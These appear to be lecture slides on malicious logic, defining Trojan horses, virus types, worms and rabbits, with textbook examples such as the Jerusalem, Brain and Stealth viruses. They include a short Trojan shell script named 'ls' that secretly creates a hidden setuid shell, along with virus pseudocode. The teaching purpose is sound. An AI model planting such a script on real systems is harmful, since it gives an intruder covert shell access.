Malicious Logic:
Trojan Horses
Virus etc..

Definition

- **Definition:** A *Trojan horse* is a program with an overt (documented or known) effect and a *covert* (undocumented or unexpected) effect.

- EXAMPLE: The following UNIX script is named ***ls*** and is placed in a directory.

```
cp /bin/sh /tmp/.xxsh
chmod o+s,w+x /tmp/.xxsh
rm ./ls
ls $*
```

- It creates a copy of the UNIX shell that is setuid to the user executing this program.
- This program is deleted, and then the correct ***ls*** command is executed. On most systems, it is against policy to trick someone into creating a shell that is **setuid** to themselves. If someone is tricked into executing this script, a violation of the (implicit) security policy occurs. This script is an example of malicious logic.

- EXAMPLE: In the preceding example, the overt purpose is to list the files in a directory. The covert purpose is to create a shell that is setuid to the user executing the script. Hence, this program is a Trojan horse.


- Dan Edwards was the first to use this term.
- EXAMPLE: The **NetBus** program allows an attacker to control a Windows NT workstation remotely.
- The attacker can intercept keystrokes or mouse motions, upload and download files, and act as a system administrator would act.
- In order for this program to work, the victim Windows NT system must have a server with which the NetBus program can communicate.
- This requires someone on the victim's system to load and execute a small program that runs the server. This small program was placed in several small game programs as well as in some other "fun“ programs, which could be distributed to Web sites where unsuspecting users would be likely to download them.

- Trojan horses can make copies of themselves. One of the earliest Trojan horses was a version of the game *animal*.
- When this game was played, it created an extra copy of itself. These copies spread, taking up much room. The program was modified to delete one copy of the earlier version and create two copies of the modified program.
- Because it spread even more rapidly than the earlier version, the modified version of *animal* soon completely supplanted the earlier version.
- After a preset date, each copy of the later version deleted itself after it was played.
- **Definition : A *propagating Trojan horse* (also called a *replicating Trojan horse*) is a Trojan horse that creates a copy of itself.**

Computer Viruses

- **Definition :**A *computer virus* is a program that inserts itself into one or more files and then performs some (possibly null) action.
- The first phase, in which the virus inserts itself into a file, is called the ***insertion phase***. The second phase, in which it performs some action, is called the ***execution phase***

pseudocode fragment




```
beginvirus:
    if spread-condition then begin
        for some set of target files do begin
            if target is not infected then begin
                determine where to place virus instructions
                copy instructions from beginvirus to endvirus
                    into target
                alter target to execute added instructions
            end;
        end;
    end;
    perform some action(s)
    goto beginning of infected program
endvirus:
```

Boot Sector Infectors


- **Definition :**A *boot sector infector* is a virus that inserts itself into the boot sector of a disk.
- The *boot sector* is the part of a disk used to bootstrap the system or mount a disk. Code in that sector is executed when the system "sees" the disk for the first time. When the system boots, or the disk is mounted, any virus in that sector is executed. (The actual boot code is moved to another place, possibly another sector.)

Executable Infectors

- **Definition :** An *executable infector* is a virus that infects executable programs.



How an executable infector works. It inserts itself into the program so that the virus code will be executed before the application code. In this example, the virus is 100 words long and prepends itself to the executable code.



EXAMPLE: The Jerusalem virus (also called the Israeli virus) is triggered when an infected program is executed. The virus first puts the value 0E0H into register *ax* and invokes the DOS service interrupt (21H). If on return the high eight bits of register *ax* contain 03H, the virus is already resident on the system and the executing version quits, invoking the original program. Otherwise, the virus sets itself up to respond to traps to the DOS service interrupt vector.

The Jerusalem virus then checks the date. If the year is 1987, it does nothing. Otherwise, if it is not a Friday and not the 13th (of any month), it sets itself up to respond to clock interrupts (but it will not infect on clock calls). It then loads and executes the file originally executed. When that file finishes, the virus puts itself in memory. It then responds to calls to the DOS service interrupt.

If it is a Friday and the 13th (of any month), and the year is not 1987, the virus sets a flag in memory to be destructive. This flag means that the virus will delete files instead of infecting them.

Once in memory, the virus checks all calls to the DOS service interrupt, looking for those asking that files be executed (function 4B00H). When this happens, the virus checks the name of the file. If it is COMND.COM, the virus does nothing. If the memory flag is set to be destructive, the file is deleted. Otherwise, the virus checks the last five bytes of the file. If they are the string "MsDos," the file is infected.[3] If they are not, the virus checks the last character of the file name. If it is "M," the virus assumes that a .COM file is being executed and infects it; if it is "E," the virus assumes that a .EXE file is being executed and infects it. The file's attributes, especially the date and time of modification, are left unchanged.


Multipartite Viruses/ TSR Viruses

- **Definition :** A *multipartite virus* is one that can infect either boot sectors or applications
- **Definition :**
- A *terminate and stay resident* (TSR) virus is one that stays active (resident) in memory after the application (or bootstrapping, or disk mounting) has terminated.

- EXAMPLE: The Brain virus for the IBM PC is a boot sector infector. When the system boots from an infected disk, the virus is in the boot sector and is loaded. It moves the disk interrupt vector (location 13H or 19) to an alternative interrupt vector (location 6DH or 109) and sets the disk interrupt vector location to invoke the Brain virus now in memory. It then loads the original boot sector and continues the boot.
- Whenever the user reads a floppy, the interrupt at location 13H is invoked. The Brain virus checks for the signature 1234H in the word at location 4. If the signature is present, control is transferred to the interrupt vector at location 6DH so that a normal read can proceed. Otherwise, the virus infects the disk.
- To do this, it first allocates to itself three contiguous clusters (of two contiguous sectors each). The virus then copies the original boot sector to the first of the six contiguous sectors and puts copies of itself into the boot sector and the remaining five sectors. If there are no unused clusters, the virus will not infect the disk. If it finds only one unused cluster, it will simply overwrite the next two. This accounts for the sometimes destructive nature of the Brain virus.

Stealth Viruses


- **Definition :** *Stealth* viruses are viruses that conceal the infection of files.
- These viruses intercept calls to the operating system that access files. If the call is to obtain file attributes, the original attributes of the file are returned. If the call is to read the file, the file is disinfected as its data is returned. But if the call is to execute the file, the infected file is executed.



EXAMPLE: The Stealth virus (also called the IDF virus or the 4096 virus) is an executable infector. It modifies the DOS service interrupt handler (rather than the interrupt vector; this way, checking the values in the interrupt vector will not reveal the presence of the virus). If the request is for the length of the file, the length of the *uninfected* file is returned. If the request is to open the file, the file is temporarily disinfected; it is reinfected on closing. The Stealth virus also changes the time of last modification of the file in the file allocation table to indicate that the file is infected.

Encrypted Viruses


- **Definition :** An *encrypted* virus is one that enciphers all of the virus code except for a small decryption routine.



An encrypted virus. The ordinary virus code is at the left. The encrypted virus, plus encapsulating decryption information, is at the right.

Polymorphic Viruses

- **Definition :** *A polymorphic* virus is a virus that changes its form each time it inserts itself into another program



EXAMPLE: A polymorphic version of the 1260 computer virus might look like the following. (The lines marked "random line" do nothing and are changed whenever the virus replicates.)


```
(* initialize the registers with the keys *)
rA ← k1;
rD ← rD + 1;(* random line *)
rB ← k2;
(* initialize rC with the message *)
rC ← sov;
rC ← rC + 1;(* random line *)
(* the encipherment loop *)
while (rC != eov) do begin
   rC ← rC - 1;(* random line X *)
   (* encipher the byte of the message *)
   (*rC) ← (*rC) xor rA xor rB;
   (* advance all the counters *)
   rC ← rC + 2;(* counter incremented ... *)
   (* to handle random line X *)
   rD ← rD + 1;(* random line *)
   rA ← rA + 1;
end
while (rC != sov) do begin(* random line *)
   rD ← rD - 1;(* random line *)
end(* random line *)
```

Examination shows that these instructions have the same effect as the four instructions listed above.

- Tool kits, the Mutation Engine (MtE) and the Trident Polymorphic Engine (TPE), were available in 1992.

Computer Worms/ Rabbits and Bacteria

- **Definition :** A *computer worm* is a program that copies itself from one computer to another.
- **Definition :** A *bacterium* or a *rabbit* is a program that absorbs all of some class of resource



